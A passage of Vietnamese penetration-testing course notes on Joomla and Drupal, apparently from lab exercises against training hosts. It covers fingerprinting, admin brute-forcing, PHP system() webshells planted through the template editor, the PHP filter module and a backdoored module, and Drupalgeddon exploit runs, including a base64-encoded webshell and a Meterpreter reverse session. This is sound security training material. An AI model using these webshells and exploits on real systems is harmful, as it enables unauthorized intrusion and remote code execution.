to /bin/bash.
Question 4



Following the steps in this section, obtain code execution on the host and submit the contents of the flag.txt file in the webroot. Manual adding the shell

Metasploit
SECTION 5: Joomla - Discovery & Enumeration
Tổng Quan
- Joomla: PHP, MySQL backend; chiếm 3.5% CMS market share.
- Hỗ trợ qua 7,000+ extensions và 1,000+ templates.
- Joomla cung cấp public API thống kê version usage:
bash
1
curl -s https://developer.joomla.org/stats/cms_version | python3 -m json.tool
Discovery/Footprinting
Fingerprint qua page source
bash
1
2
curl -s http://dev.inlanefreight.local/ | grep Joomla
# Output: <meta name="generator" content="Joomla! - Open Source Content Management" />
robots.txt đặc trưng Joomla
1
2
3
4
Disallow: /administrator/
Disallow: /components/
Disallow: /modules/
Disallow: /plugins/
Fingerprint version
bash
1
2
3
4
5
6
# README.txt
curl -s http://dev.inlanefreight.local/README.txt | head -n 5

# joomla.xml - chứa version chính xác
curl -s http://dev.inlanefreight.local/administrator/manifests/files/joomla.xml | xmllint --format -
# Output: <version>3.9.4</version>
- Có thể fingerprint version qua JS files tại
media/system/js/. - File
plugins/system/cache/cache.xmlcũng cho biết version gần đúng.
Enumeration
droopescan
Plugin-based scanner (hỗ trợ SilverStripe, WordPress, Drupal; Joomla/Moodle hạn chế).
bash
1
2
3
sudo pip3 install droopescan


droopescan scan joomla --url http://dev.inlanefreight.local/
Output:
1
2
3
4
5
6
7
[+] Possible version(s):
    3.8.10 ... 3.8.13

[+] Possible interesting urls found:
    Detailed version information. - http://dev.inlanefreight.local/administrator/manifests/files/joomla.xml
    Login page. - http://dev.inlanefreight.local/administrator/
    License file. - http://dev.inlanefreight.local/LICENSE.txt
JoomlaScan
Python2 tool (kế thừa từ OWASP joomscan đã ngừng phát triển).
bash
1
2
python2 -m pip install bs4
python2 joomlascan.py -u http://dev.inlanefreight.local
Output: liệt kê components (com_actionlogs, com_admin, com_ajax, com_banners…), explorable directories, LICENSE files.
Hữu ích để tìm directory/file accessible và fingerprint extension, nhưng kém hiệu quả hơn droopescan.
Admin Login & Brute-Force
- Admin portal:
http://dev.inlanefreight.local/administrator/index.php - User enumeration trả lỗi generic (không phân biệt user/pass sai):
1
Warning: Username and password do not match or you do not have an account yet.
- Default account:
admin, password đặt lúc install → chỉ có thể brute-force nếu password yếu.
bash
1
sudo python3 joomla-brute.py -u http://dev.inlanefreight.local -w /usr/share/metasploit-framework/data/wordlists/http_default_pass.txt -usr admin
Kết quả:
1
admin:admin
Lưu ý: Wordlist
http_default_pass.txt(Metasploit) hiệu quả cho các trường hợp admin dùng default/common password.
Question 1
Fingerprint the Joomla version in use on .http://app.inlanefreight.local (Format: x.x.x)
using droopescan
Manual

Question 2
Find the password for the admin user on .http://app.inlanefreight.local

SECTION 6: Joomla - Attacking
Abusing Built-In Functionality (Template Editor RCE)
Điều kiện: Có credentials admin hợp lệ (ví dụ: admin:admin tìm được từ brute-force).
Các bước:
- Login tại
http://dev.inlanefreight.local/administrator Configuration→Templates(index.php?option=com_templates)- Chọn template đang active (ví dụ: protostar)
- Vào Templates: Customise → chọn 1 page ít dùng (ví dụ:
error.php) để edit source - Thêm PHP one-liner:
1
system($_GET['dcfdd5e021a869fcc6dfaef8bf31377e']);
- Save & Close
- Thực thi command qua webshell:
1
2
curl -s http://dev.inlanefreight.local/templates/protostar/error.php?dcfdd5e021a869fcc6dfaef8bf31377e=id
# Output: uid=33(www-data) gid=33(www-data) groups=33(www-data)
Lưu ý:
- Lỗi “An error has occurred. Call to a member function format() on null” sau login → disable plugin “Quick Icon - PHP Version Check” tại
index.php?option=com_plugins.- Dùng filename/parameter không chuẩn (random string) để tránh bị “drive-by” bởi attacker khác trong assessment.
- Có thể password-protect hoặc giới hạn theo source IP.
- Sau khi xong: xóa code khỏi error.php, ghi lại filename/hash/location vào report.
Leveraging Known Vulnerabilities
- 426 CVE liên quan Joomla; exploit-db có 1,400+ entries (đa số là extension, không phải core).
- RCE trên Joomla core hiếm gặp (tương tự WordPress).
CVE-2019-10945 — Directory Traversal & Authenticated File Deletion
- Ảnh hưởng: Joomla 1.5.0 → 3.9.4
- Yêu cầu: authenticated (cần admin credentials)
- Tác dụng: list nội dung webroot/directory khác, hoặc xóa file (không khuyến khích)
- Rủi ro: lộ config file chứa credentials, hoặc phá hoại nếu webserver user có quyền ghi/xóa
1
python2.7 joomla_dir_trav.py --url "http://dev.inlanefreight.local/administrator/" --username admin --password admin --dir /
Output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
administrator
bin
cache
cli
components
images
includes
language
layouts
libraries
media
modules
plugins
templates
tmp
LICENSE.txt
README.txt
configuration.php
htaccess.txt
index.php
robots.txt
web.config.txt
Có bản Python3 của script. Vector này chỉ hữu ích khi admin portal không thể truy cập trực tiếp — vì nếu có admin creds, RCE qua Template Editor là cách nhanh hơn.
Tổng Hợp Attack Surface Joomla
| Vector | Điều kiện | Kết quả |
|---|---|---|
| Template Editor (error.php) | Admin access | Web shell / RCE |
| CVE-2019-10945 (joomla_dir_trav.py) | Authenticated, version ≤ 3.9.4 | Directory listing / File deletion |
Question 1
Leverage the directory traversal vulnerability to find a flag in the web root of the .http://dev.inlanefreight.local/ Joomla application Check for admin password

Check by script



SECTION 7: Drupal - Discovery & Enumeration
Tổng Quan
- Drupal: PHP, MySQL/PostgreSQL/SQLite backend; CMS phổ biến thứ 3 sau WordPress & Joomla.
- ~43,000 modules, 2,900 themes; chiếm ~2.4% CMS market share.
- ~950,000 instances đang hoạt động (version 5.x → 9.3.x).
- Sử dụng bởi: Tesla, Warner Bros Records; 56% government websites toàn cầu.
Discovery/Footprinting
Dấu hiệu nhận dạng Drupal
- Header/footer:
Powered by Drupal - Logo Drupal chuẩn
- File
CHANGELOG.txthoặcREADME.txt robots.txtchứa reference đến/node- Page source:
1
2
3
curl -s http://drupal.inlanefreight.local | grep Drupal
# Output: <meta name="Generator" content="Drupal 8 (https://www.drupal.org)" />
#         Powered by Drupal
Nodes
- Drupal index content qua nodes (blog post, poll, article…).
- URI dạng:
/node/<nodeid>(ví dụ:http://drupal.inlanefreight.local/node/1) - Hữu ích để nhận dạng Drupal khi site dùng custom theme.
Các loại user mặc định
| Role | Quyền |
|---|---|
| Administrator | Toàn quyền kiểm soát website |
| Authenticated User | Login, thêm/sửa article tùy permission |
| Anonymous | Chỉ đọc post |
Enumeration
Fingerprint version qua CHANGELOG.txt
1
2
curl -s http://drupal-acc.inlanefreight.local/CHANGELOG.txt | grep -m2 ""
# Output: Drupal 7.57, 2018-02-21
Drupal mới mặc định block truy cập
CHANGELOG.txt/README.txt→ cần phương pháp khác:
1
2
curl -s http://drupal.inlanefreight.local/CHANGELOG.txt
# Output: 404 Not Found

droopescan
Hỗ trợ Drupal tốt hơn nhiều so với Joomla.
1
droopescan scan drupal -u http://drupal.inlanefreight.local
Output:
1
2
3
4
5
6
7
8
9
10
11
[+] Plugins found:
    php http://drupal.inlanefreight.local/modules/php/

[+] No themes found.

[+] Possible version(s):
    8.9.0
    8.9.1

[+] Possible interesting urls found:
    Default admin - http://drupal.inlanefreight.local/user/login
→ Xác định: Drupal 8.9.1 (release 06/2020, không phải bản mới nhất tại thời điểm viết).
Core version này không có vulnerability nổi bật → bước tiếp theo: enumerate installed plugins hoặc tìm cách abuse built-in functionality.
Question 1
Identify the Drupal version number in use on .http://drupal-qa.inlanefreight.local
SECTION 8: Drupal - Attacking
Leveraging PHP Filter Module
Drupal < 8 (module có sẵn, cần enable)
Các bước:
- Login admin → Enable PHP filter module (
#overlay=admin/modules) Content→Add content→ Basic page- Thêm PHP snippet (dùng MD5 hash thay vì
cmdđể tránh “drive-by” attacker):
1
2
3
<?php
system($_GET['dcfdd5e021a869fcc6dfaef8bf31377e']);
?>
- Set Text format =
PHP code→ Save → redirect tới page mới (ví dụ/node/3)
1
2
curl -s http://drupal-qa.inlanefreight.local/node/3?dcfdd5e021a869fcc6dfaef8bf31377e=id | grep uid | cut -f4 -d">"
# Output: uid=33(www-data) gid=33(www-data) groups=33(www-data)
Drupal ≥ 8 (PHP Filter module không có sẵn)
Phải tự cài module:
1
wget https://ftp.drupal.org/files/projects/php-8.x-1.1.tar.gz
→ Administration > Reports > Available updates (hoặc menu Extend) → Browse → Install → tạo Basic page như trên với Text format = PHP code.
Cần xin phép client trước khi thay đổi instance. Sau khi xong: disable PHP Filter module + xóa page đã tạo.
Uploading Backdoored Module
Quy trình:
1
2
3
# 1. Download module hợp lệ (vd: CAPTCHA)
wget --no-check-certificate https://ftp.drupal.org/files/projects/captcha-8.x-1.2.tar.gz
tar xvf captcha-8.x-1.2.tar.gz
2. Tạo webshell:
1
2
3
<?php
system($_GET['fe8edbabc5c5c9b7b764504cd22b17af']);
?>
3. Tạo .htaccess (Drupal mặc định deny direct access vào /modules):
1
2
3
4
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteBase /
</IfModule>
4. Đóng gói lại:
1
2
mv shell.php .htaccess captcha
tar cvf captcha.tar.gz captcha/
5. Upload qua admin: Extend → + Install new module (/admin/modules/install) → Browse archive backdoor → Install
6. Thực thi:
1
2
curl -s drupal.inlanefreight.local/modules/captcha/shell.php?fe8edbabc5c5c9b7b764504cd22b17af=id
# Output: uid=33(www-data) gid=33(www-data) groups=33(www-data)
Leveraging Known Vulnerabilities — “Drupalgeddon” Series
| CVE | Tên | Phiên bản ảnh hưởng | Loại lỗi |
|---|---|---|---|
| CVE-2014-3704 | Drupalgeddon | 7.0 → 7.31 | Pre-auth SQL injection |
| CVE-2018-7600 | Drupalgeddon2 | < 7.58, < 8.5.1 | RCE (insufficient input sanitization khi user registration) |
| CVE-2018-7602 | Drupalgeddon3 | Nhiều bản 7.x/8.x | RCE (improper validation trong Form API) |
Drupalgeddon (CVE-2014-3704)
Pre-auth SQLi → tạo admin user mới → login → enable PHP Filter module → RCE.
1
python2.7 drupalgeddon.py -t http://drupal-qa.inlanefreight.local -u hacker -p pwnd
Output:
1
2
3
4
[!] VULNERABLE!
[!] Administrator user created!
[*] Login: hacker
[*] Pass: pwnd
Metasploit alternative:
exploit/multi/http/drupal_drupageddon
Drupalgeddon2 (CVE-2018-7600)
1
2
3
python3 drupalgeddon2.py
# Enter target url: http://drupal-dev.inlanefreight.local/
# Check: http://drupal-dev.inlanefreight.local/hello.txt
1
2
curl -s http://drupal-dev.inlanefreight.local/hello.txt
# Output: ;-)
Modify để upload PHP webshell:
1
<?php system($_GET[fe8edbabc5c5c9b7b764504cd22b17af]);?>
1
2
echo '<?php system($_GET[fe8edbabc5c5c9b7b764504cd22b17af]);?>' | base64
# PD9waHAgc3lzdGVtKCRfR0VUW2ZlOGVkYmFiYzVjNWM5YjdiNzY0NTA0Y2QyMmIxN2FmXSk7Pz4K
Thay lệnh echo trong script bằng:
1
echo "PD9waHAgc3lzdGVtKCRfR0VUW2ZlOGVkYmFiYzVjNWM5YjdiNzY0NTA0Y2QyMmIxN2FmXSk7Pz4K" | base64 -d | tee mrb3n.php
Chạy lại script → confirm RCE:
1
2
curl http://drupal-dev.inlanefreight.local/mrb3n.php?fe8edbabc5c5c9b7b764504cd22b17af=id
# Output: uid=33(www-data) gid=33(www-data) groups=33(www-data)
Drupalgeddon3 (CVE-2018-7602)
- Authenticated RCE — yêu cầu quyền delete a node.
- Cần session cookie hợp lệ trước khi khai thác.
1
2
3
4
5
6
msf6 exploit(multi/http/drupal_drupageddon3) > set rhosts 10.129.42.195
msf6 exploit(multi/http/drupal_drupageddon3) > set VHOST drupal-acc.inlanefreight.local
msf6 exploit(multi/http/drupal_drupageddon3) > set drupal_session SESS45ecfcb93a827c3e578eae161f280548=jaAPbanr2KhLkLJwo69t0UOkn2505tXCaEdu33ULV2Y
msf6 exploit(multi/http/drupal_drupageddon3) > set DRUPAL_NODE 1
msf6 exploit(multi/http/drupal_drupageddon3) > set LHOST 10.10.14.15
msf6 exploit(multi/http/drupal_drupageddon3) > exploit
Output:
1
2
3
4
5
6
7
8
9
[*] Sending stage (39264 bytes) to 10.129.42.195
[*] Meterpreter session 1 opened (10.10.14.15:4444 -> 10.129.42.195:44612)

meterpreter > getuid
Server username: www-data (33)

meterpreter > sysinfo
Computer : app01
OS       : Linux app01 5.4.0-81-generic ... x86_64
Tổng Hợp Attack Surface Drupal
| Vector | Điều kiện | Kết quả |
|---|---|---|
| PHP Filter Module (manual page) | Admin access | RCE qua basic page |
| Backdoored Module Upload | Admin access (install module) | RCE qua webshell trong /modules |
| Drupalgeddon (CVE-2014-3704) | Unauthenticated, Drupal 7.0-7.31 | SQLi → tạo admin user |
| Drupalgeddon2 (CVE-2018-7600) | Unauthenticated, < 7.58/8.5.1 | RCE trực tiếp |
